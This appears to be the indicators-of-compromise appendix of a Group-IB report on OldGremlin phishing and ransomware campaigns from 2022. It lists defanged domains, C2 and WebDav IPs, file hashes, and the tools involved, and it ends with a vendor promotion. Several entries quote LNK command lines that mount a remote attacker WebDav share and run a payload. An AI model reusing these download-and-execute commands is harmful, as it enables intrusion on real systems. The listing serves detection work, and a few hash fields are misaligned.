hxxps://dl[.]dropboxusercontent[.]com/s/uzmoz0wu3ol5qwg/Parus_Docs.zip	
hxxps://dl[.]dropboxusercontent[.]com/s/uzmoz0wu3ol5qwg/Parus_Docs.zip?dl=0	

<b>Name</b>	Parus_Docs.zip
<b>Type</b>	Archive
<b>Size</b>	2060 bytes
<b>MD5</b>	ed343279068c21473802a710f64a2fe4
<b>SHA1</b>	d90e586a829d63bc1c31a4b51582ee94f257858d
<b>SHA256</b>	1849a1985af4ac46077a4344b53107a6c8df76ab0c1b349c597a6d77236d54b4
<b>Embedded file SHA1</b>	4040cfc93dc7f63c7b73d9f2721a8a30e77e2599 8ec16015abaf9254e9b250691c14896348afcfa

<b>Name</b>	Parus Pretenziya.docx.lnk
<b>Type</b>	Malicious LNK
<b>Size</b>	2332 bytes
<b>MD5</b>	69c5f8e20805bbd2233ce6f9d319ee1c
<b>SHA1</b>	4040cfc93dc7f63c7b73d9f2721a8a30e77e2599
<b>SHA256</b>	86e9a1277bdfdc0d5b0d6d3e9aefebd699adb543de34cbc3a7d290b6fac1c9
<b>Command line</b>	cmd.exe /c net use hxxp://164.92.135[.]160 && start /b \\164.92.135[.]160\DavWWWRoot\Parus_Pretenziya.docx & start /b \\164.92.135[.]160\DavWWWRoot\db.exe node.exe s

<b>Name</b>	AKT sverki Parus.docx.lnk
<b>Type</b>	Malicious LNK
<b>Size</b>	2332 bytes
<b>MD5</b>	647eb819bd0a59054121b2f2264dc3f4
<b>SHA1</b>	8ec16015abaf9254e9b250691c14896348afcfa
<b>SHA256</b>	885f417fcb7bc2161a832179cd57efc038c6182aa0268a784bfbdb4edd7ef6b1
<b>Command line</b>	cmd.exe /c net use hxxp://164.92.135[.]160 && start /b \\164.92.135[.]160\DavWWWRoot\AKT_sverki_Parus.docx & start /b \\164.92.135[.]160\DavWWWRoot\db.exe node.exe s

<b>Name</b>	Pretenziya_Era_Rossii.docx
<b>Type</b>	Decoy document
<b>MD5</b>	1D7720DE62DAED5F6FEB1F33F63D85A3
<b>SHA1</b>	A09FB3F0B7FACBC7EBA8D5AEEA42E6F534ABC8E2
<b>SHA256</b>	D4B140D43D53FEA7021AF84B50B61FCBBFF918CEBC12D83922F93053E3499B4B

<b>Name</b>	Parus_Pretenziya.docx
<b>Type</b>	Decoy document
<b>Size</b>	737430 bytes
<b>MD5</b>	ead80fa9c5c456708d43511ffe08b48d
<b>SHA1</b>	684b2c60203bd97b782c86e7ad97d01e2850cd5f
<b>SHA256</b>	55ec4e3edb71a0b442c5094f5f3f86547b8de2a5d0525ec58bf0a251414ecb1c

<b>Name</b>	AKT_sverki_Parus.docx
<b>Type</b>	Decoy document
<b>Size</b>	13802 bytes
<b>MD5</b>	e7a48a7c73a205a78c62bcbae0d2e452
<b>SHA1</b>	86c30fc7efe4b902ca62d168a9d9b6ef08a98ab1
<b>SHA256</b>	2977efa3ee0511febcd94be2f0001e248cb450209901d0e8f7b7b5aadf54f9c6

<b>Name</b>	AKT_sverki_Era_Rossii.docx
<b>Type</b>	Decoy document
<b>Size</b>	FAD13674178BBADCC8F11D359A52D6D0
<b>MD5</b>	2411FD4AE59FB01EB3AD5A27753A7CD29C611CA2
<b>SHA1</b>	50B5864D567933E15BC6D22C216517008899BB27B926DEA969D35072506A27AE
<b>SHA256</b>	2977efa3ee0511febcd94be2f0001e248cb450209901d0e8f7b7b5aadf54f9c6

<b>Name</b>	db.exe
<b>Type</b>	TinyFluff
<b>Size</b>	88064 bytes
<b>MD5</b>	1e11ce599a4dbe6593707f4192f03a7a
<b>SHA1</b>	b81d017f1a72d6878e8916af121ed12f7fdc6455
<b>SHA256</b>	0e44efce8a876ed54e615bccf3afa40978e4ec6a8057e24830324b442fd0839a
<b>Compilation timestamp</b>	2022-05-30 12:50:47 UTC
<b>PDB</b>	-

<b>Name</b>	s
<b>Type</b>	Malicious TinyFluff script
<b>MD5</b>	f3aebfe0da3961a31a4ba83c79c60e51
<b>SHA1</b>	c374f99c95b71cb6cf1619b9582a38d26e10b5e3
<b>SHA256</b>	4683c08d025b31003ec4faad3686c7156016e9599521ffaaca37dab1d0fd154b

## File system

- C:\ProgramData\HLWRET

<b>Name</b>	X0uZiIg6Y0.exe
<b>Type</b>	Driver installer
<b>Size</b>	120622 bytes
<b>MD5</b>	eba7aedef341e577f573549c889211996
<b>SHA1</b>	19d1732d4b8d79b6dfd586eef913a035110db360
<b>SHA256</b>	be86dd5226e0158d570eb4dcf15cc9b8cf28d5d47aa89c5146b771b0d0590ecd

<b>Name</b>	fs.sys
<b>Type</b>	Malicious driver
<b>Size</b>	8704 bytes
<b>MD5</b>	a8a620ea5e22a026a9703d54b8e44d67
<b>SHA1</b>	96a97dd77c7060320c5468579f1101da58e5aa05
<b>SHA256</b>	e3c990de5d4998e2fb04f4fd24f0fa88e62c909f518b6034d155c6156c3c35ed

<b>Name</b>	gdrv.sys
<b>Type</b>	GIGABYTE driver
<b>Size</b>	26192 bytes
<b>MD5</b>	9ab9f3b75a2eb87fafb1b7361be9dfb3
<b>SHA1</b>	fe10018af723986db50701c8532df5ed98b17c39
<b>SHA256</b>	31f4cfb4c71da44120752721103a16512444c13c2ac2d857a7e6f13cb679b427

<b>Name</b>	kernconfig.ini
<b>Type</b>	Config for OldGremlin driver
<b>Size</b>	145 bytes
<b>MD5</b>	c37e47b10b4e60bfeb01760f7fb2df84
<b>SHA1</b>	7f8e263bd339966723448e4cc9a8aa418efd7e07
<b>SHA256</b>	798c2a3ec2420f8260b5670e57d091ce69b274c88f31c3036cd474f84621ed91

Name	swind2.exe
Type	Exploit launcher
Size	20480 bytes
MD5	87cd8a31b2a3dbaf3cb1e99ace0d67c5
SHA1	ee56ee34e2dd39693c8b0f08a9454757179fd5f8
SHA256	6c7a281aeaa2329adddefc8de764887c39b594a09de1e25c3628c073b66d4ead
PDB	Y:\KernelTest\gdrv-loader\bin\swind2.pdb

Name	KernProcess.exe
Type	Exploit launcher
Size	39e283190ae4c46be4a0c88ab914746b
MD5	b726feda6d08f2faa75e21c8bdacb97671a54b10
SHA1	852c07fc6751f406aeec8baf58709f7333fa73aae823f01d89cd4c63e0f0a0a6
SHA256	Z:\kernel-prod\gdrv-exploit\bin\swind2.pdb
PDB	Y:\KernelTest\gdrv-loader\bin\swind2.pdb

Name	KernWorker.sys
Type	Malicious driver
MD5	26c10fd07cefae85b7f60323f5f2550b
SHA1	6fa836b4d50cb65dc57cd97fcd8cf24478bc869c
SHA256	e50f997c0f0cbdf8a69aa3712e0b01dfc0cb2962e470f7a1f40ab08b53edefbe

Name	kernconfig.ini
Type	Config for OldGremlin driver
MD5	fd0c8d5e7d6d5f684009d82a9b4871d6
SHA1	1a2f161a919ddd8eb97e28c4e292a78ab650b8c7
SHA256	2af15171f0823f118f380fc598832e7f5cb66f23313c5dcf235fcfc43dbf9377

Name	0ffbdb3593ff2043c12a6868890483781be791a36a4874860c50dae5fbbe5f51
Type	TinyIsolator
Size	4608 bytes
MD5	d74cc08fb797c256cbe8259e1b83b1d1
SHA1	00854417ca75f7a298d6b2a3ec0f21ac1720ec55
SHA256	0ffbdb3593ff2043c12a6868890483781be791a36a4874860c50dae5fbbe5f51

OLDGREMLIN

Name	Voyager.exe
Type	TinyIsolator
MD5	be953c7a74f953da966722f476297535
SHA1	9ec7bdcb0643c8d9b3a847471d5b4dcd11d11142
SHA256	b4e69130b37d18e1a54bca82c54d67a61c7bd173608d82d29c904e33d229a74b

Name	prod.exe
Type	Component of Cisco AnyConnect LPE (CVE-2020-3153, CVE-2020-3433)
MD5	926587ff75c4eb7353e8a5069346eb95
SHA1	6225234dc80bea75340e759249591ad77a40401d
SHA256	f782822a3a240061b9c5cf2ec5e3522a6e953be90f999ed454de87bc1b90d039
PDB	C:\Users\user\source\repos\D111\Release\D111.pdb

Name	nt.bin
Type	Component of Cisco AnyConnect LPE (CVE-2020-3153, CVE-2020-3433)
MD5	ca7398788876680f6e241fae413de261
SHA1	f9943a481d0c0672c97801fd1e7d74af344084e9
SHA256	dcc6d2400b07a70239085dd5e18d5842386aebdf20476be40edad94b41c12ecc

Name	dbghelp.dll
Type	Component of Cisco AnyConnect LPE (CVE-2020-3153, CVE-2020-3433)
MD5	eadcb4b01f404c20112d53f9dcc44f96
SHA1	01aa5e6be8f5439f29c7856c188f7a9e618a566e
SHA256	6c29bbb84a17d72628726577aa5337685a337d3ff7570abea337e80ee953d400

Name	wcm2.exe
Type	Credential stealer
MD5	c64d2c0ee8f1d4cf3f6a6e59d5873130
SHA1	014f62577ece49a432a48b24195235b29e319846
SHA256	f510109af00cc01f05792491b0f2fbbf07c4dfd7d5dfaeb894dcf53a661fdee8

Name	wcm_export.ps1
Type	Contains source code of Credential stealer
MD5	4a988ab041598ee0330cdc23d6e43025
SHA1	5bc4365b46b7b61e6d2a63585c1af391425bbc36
SHA256	9536ae752a06abd2d556f3cdf976df529e70eee6b82333de3c45251037689c34

Name	wrapper.ps1
Type	Keylogger
MD5	37a363a9f09419af8d596040470a983e
SHA1	e413d3ecd81abff460bd7714d2ba55836b8df596
SHA256	418e568e33e45016e1f932557b6f5fd081f637ee5ea9aab694518e3e0e51b6e6

Name	exportrsa.exe
Type	Certificate stealer
MD5	a3c8151730c47f4c27ca4861c49364ba
SHA1	daa0fc2bed0886bdee6e2fcad22258718bccf0be
SHA256	17f4563f76ee5cf5e08e42cfa96f5b8ab68ed6dccb88505a0b32b3ab20ac522d
Compilation timestamp	2016-08-04 07:50:56 (UTC)
PDB	c:\users\boundless\documents\visual studio 2010\Projects\exportrsa\Release\exportrsa.pdb

Name	XcZfJ0
Type	Linux version of TinyCrypt
MD5	ede3451157f356a5d428e91455a9bc80
SHA1	0c6dcadae94506aa890129fa16044524a4e51bc1
SHA256	cb7890d084c0d8bd9f139f9ece739080fb7925c4d8c563051b876e4a88090baa

Name	socket
Type	Malicious JS script
MD5	8b18775fb2f35ea9f430dab7e4d26dac
SHA1	2b921dcbbc14c7e210f84eff1e495d2c4214c75cc
SHA256	48aa060352f7547b0f2acd677ddf618813c0fe1aa95ecb3c6fc72e273f52cdd

## The campaign carried out on July 28, 2022

### Network

Domain	1c-bifrix[.]com
Description	A domain from which malicious emails were sent
TXT	v=spf1 redirect=_spf.yandex.net
Registrar	namecheap, inc
Reg date	2022-04-01
Exp date	2023-04-01



<b>Domain</b>	1cbuh[.]org
<b>Description</b>	A domain from which malicious emails were sent
<b>TXT</b>	v=spf1 redirect=_spf.yandex.net
<b>Registrar</b>	namecheap, inc
<b>Reg date</b>	2022-06-13
<b>Exp date</b>	2023-06-13

<b>Domain</b>	archive-download[.]space
<b>Description</b>	A domain that redirected to Dropbox
<b>TXT</b>	167.172.107[.]73
<b>Registrar</b>	namecheap inc
<b>Reg date</b>	2022-06-13
<b>Exp date</b>	2023-06-13

Value	Description
164[.]92[.]205[.]182	WebDav server
46[.]101[.]112[.]76	TinyFluff C2

Value	Archive SHA1
hxxps://archive-download[.]space/zadolgennost1cbitrix11ZV	907af2693e770162f0af2ff8a41f68b86511e0be
hxxps://archive-download[.]space/zadolgennost1cbitrix44GDW	
hxxps://archive-download[.]space/zadolgennost1cbitrix22VZ	
hxxps://archive-download[.]space/zadolgennost1cbitrix33ZAD	
hxxps://archive-download[.]space/zadolgennost1cbitrix55VAX	
hxxps://archive-downloads[.]space/ installworks1cbusiness44GDGWT	3a732a25fa1107412e1959fe836e3c0da15ceaa6
hxxps://archive-downloads[.]space/installworks1cbusiness11TAR	
hxxps://dl[.]dropboxusercontent[.]com/s/ k1bnf01zyuzw5v0/1Cbusiness[.]zip?dl=0	
hxxps://archive-downloads[.]space/installworks1cbusiness33GEGB	

## Files

<b>Name</b>	1C-Bitrix-0722.zip
<b>Type</b>	Archive
<b>Size</b>	982 bytes
<b>MD5</b>	647a185442cdb586ea7696f1ed4d7c19
<b>SHA1</b>	907af2693e770162f0af2ff8a41f68b86511e0be
<b>SHA256</b>	a63376eedba76361df73338928e528ca5b20171ea74c24581605366dcaa0104
<b>Embedded file SHA1</b>	874dfd849d1fed4aa5c2e9b4314c242c6f401a32

<b>Name</b>	1Cbusiness.zip
<b>Type</b>	Archive
<b>Size</b>	1009 bytes
<b>MD5</b>	df537a1eefe0e9a1ba8ca4752bf1b7f1
<b>SHA1</b>	3a732a25fa1107412e1959fe836e3c0da15ceaa6
<b>SHA256</b>	1256e4a7e92942028698320ff633d92ad8bf82098c3c6c17109eac7e0800a8b0
<b>Embedded file SHA1</b>	24bab77ba94f691923bea8ae43f21838df523120

<b>Name</b>	1C-Bitrix-0722.docx.lnk
<b>Type</b>	Malicious LNK
<b>Size</b>	1544 bytes
<b>MD5</b>	f5bfbe656cd768d428ebd208f57263a8
<b>SHA1</b>	24bab77ba94f691923bea8ae43f21838df523120
<b>SHA256</b>	fb92611e3260e372be7799d17dd03109f5d0882efa3838923787ca8e16e31e06
<b>Command line</b>	cmd.exe /c net use hxxp://164.92.205[.]182 && start /b \\164.92.205[.]182\DavWWWRoot\1C-Bitrix-0722.docx & start /b \\164.92.205[.]182\DavWWWRoot\lg.exe node.exe i

<b>Name</b>	installworks-1Cbusiness.xlsx.lnk
<b>Type</b>	Malicious LNK
<b>Size</b>	1562 bytes
<b>MD5</b>	11814a9a16bb1db18a9af18f881dcde7
<b>SHA1</b>	874dfd849d1fed4aa5c2e9b4314c242c6f401a32
<b>SHA256</b>	5b229e1a2a86f59258d007385cf167760c3bb3377de41cf69c9ead4256c4fc45
<b>Command line</b>	cmd.exe /c net use hxxp://164.92.205[.]182 && start /b \\164.92.205[.]182\DavWWWRoot\installworks-1Cbusiness.xlsx & start /b \\164.92.205[.]182\DavWWWRoot\lg.exe node.exe i

Name	1C-Bitrix-0722.docx
Type	Decoy document
Size	13821 bytes
MD5	e47e4560cfbcea6f3046ada733f87be2
SHA1	c7fefb837ab3a79fdc4d26c52e221791cd572ae8
SHA256	b3df11d99efa001c78aede2f18cf63899c73313b0c8d1ab5916913a251a9244b

Name	installworks-1Cbusiness.xlsx
Type	Decoy document
Size	68120 bytes
MD5	f2c2bebd3092eeb6a5499affeaf0475a
SHA1	35ff98f52db13e0c16fbdefa299f8f39b7accd6e
SHA256	6d4724a7c5c9a5758fc55452417cc50c3a6e2535b06aa74874370a9ea47d2cb6

Name	lg.exe
Type	TinyFluff
Size	88064 bytes
MD5	71927decd9d2642f7839f5ab0ff07f08
SHA1	b052ee0508300163ba82951f7b901bd290752598
SHA256	937a171d82bef2810c5ede6331073cec97eccae98aa69a2a57260eded41834d5
Compilation timestamp	2022-07-26 11:13:59 UTC
PDB	Z:\WebFluffPP\Release\TinyFluff.pdb

Name	i
Type	Malicious TinyFluff script
Size	14261 bytes
MD5	8bcc8541b5deae0dd30157a789d81bc
SHA1	e6ee7cbca1f20d55a504155871524786752a41f1
SHA256	41305177cca87cb35fe4b095c4ee2231f6d471bc0b5c161c792c1251d9d3bb72

### File system

- C:\ProgramData\TRUIOP
- C:\ProgramData\TRUIOP\node.exe
- C:\ProgramData\TRUIOP\i

## The campaign carried out on August 23, 2022

### Network

<b>Domain</b>	diadok[.]org
<b>Description</b>	A domain from which malicious emails were sent
<b>TXT</b>	v=spf1 redirect=_spf.yandex.net
<b>Registrar</b>	namecheap, inc
<b>Reg date</b>	2022-05-06
<b>Exp date</b>	2023-05-06

<b>Domain</b>	downloaded-files[.]space
<b>Description</b>	A domain that redirected to Dropbox
<b>IP</b>	164.92.216.172
<b>Registrar</b>	namecheap inc
<b>Reg date</b>	2022-07-04
<b>Exp date</b>	2023-07-04

Value	Description
45.32.147[.]46	WebDav server
164.92.216[.]172	TinyFluff C2

### Files

<b>Name</b>	AktSverki_diadoc.zip
<b>Type</b>	Archive
<b>Size</b>	992 bytes
<b>MD5</b>	1268eaca35c1d9d182685bd19701d5f9
<b>SHA1</b>	0e557a903d6b24b2709db6b40c06867d2402359b
<b>SHA256</b>	49ee0b0d3dc11891d98a0ce31e2b91b2b5ded55e1ff9ae7cc1a4116b9acddeb
<b>Embedded file SHA1</b>	f970007aa58384a234ad3cf41c64ec903711b0e5

Name	AktSverki_diadoc.docx.lnk
Type	Malicious LNK
Size	1606 bytes
MD5	2fa13edd80af0fb41a98ea4796fe3e53
SHA1	f970007aa58384a234ad3cf41c64ec903711b0e5
SHA256	f06c51fd95b903b8a685155d72631c2a8f92e10e47e3c47143001e25184dedf5
Command line	cmd.exe /c net use hxxp://45.32.147[.]46 && start /b \\45.32.147[.]46\ DavWWWRoot\aktsverkidiadok.docx & start /b \\45.32.147[.]46\ DavWWWRoot\ph.exe node.exe def

Name	aktsverkidiadok.docx
Type	Decoy document
Size	20110 bytes
MD5	de8b12df2ca89a4bb963360247eedbf3
SHA1	d9f8518487d1607f82bdc008a64b5651a3fd569d
SHA256	b0c4c445ded3291c71a940ca0fe385411e5b4c731660fbe47d6972aef0082356

Name	ph.exe
Type	TinyFluff
Size	88576 bytes
MD5	2e26a8138ab0d104038aeaf57571891e
SHA1	9defb92b00c2f242f9d81ffd7343be5a85dca103
SHA256	4df5185e1a3a5762e3293cd36683dca9198bad9809af29ba4071297d4528e2d1
Compilation timestamp	2022-08-17 06:44:39 UTC
PDB	Z:\WebFluffPP\Release\TinyFluff.pdb

Name	def
Type	Malicious TinyFluff script
MD5	764cfdc986b71a339ac334c39474ef05
SHA1	2115d4c36dc11de4bfee3e37366c7cf895e0a970
SHA256	d9d100313d52e6066528711e7bf12715c5e7a33fd15e95339cf81b5a89cdfbc9

### File system

- C:\ProgramData\VBCNMxz
- C:\ProgramData\VBCNMxz\node.exe
- C:\ProgramData\VBCNMxz\def

**Group-IB's mission:  
Fight against cybercrime**

Group-IB is a leading provider of innovations and solutions for detecting and preventing cyberattacks, eliminating fraud, and protecting brands from digital risks worldwide.

**19 years** of hands-on experience

**1,300+** cybercrime investigations worldwide

**70,000+** hours of incident response

**600+** world-class cybersecurity experts

**Active partner in global investigations**

**Recognized by top industry experts**

**INTERPOL**

**FORRESTER®**

**kuppingercoie**  
ANALYSTS

**Europol**

**Gartner®**

**IDC**

**FROST & SULLIVAN**

**Technologies and innovations**

**Cybersecurity**

- Threat intelligence
- Attack surface management
- Email protection
- Network traffic analysis
- Malware detonation
- EDR
- XDR

**Anti-fraud**

- Client-side anti-fraud
- Adaptive authentication
- Bot prevention
- Fraud intelligence
- User and entity behavior analysis

**Brand protection**

- Anti-phishing
- Anti-piracy
- Anti-scam
- Anti-counterfeit
- Protection from data leaks
- VIP protection

**Intelligence-driven services**

**Audit & Consulting**

- Security Assessment
- Penetration Testing

- Red Teaming
- Compliance & Consulting

**Education & Training**

- For technical specialists
- For wider audiences

**DFIR**

- Incident Response
- Incident Response Retainer

- Incident Response Readiness Assessment
- Compromise Assessment

- Digital Forensics
- eDiscovery

**Managed Services**

- Managed Detection
- Managed Threat Hunting

- Managed Response

**High-Tech Crime Investigation**

- Cyber Investigation
- Investigation Subscription



# Preventing and investigating cybercrime since 2003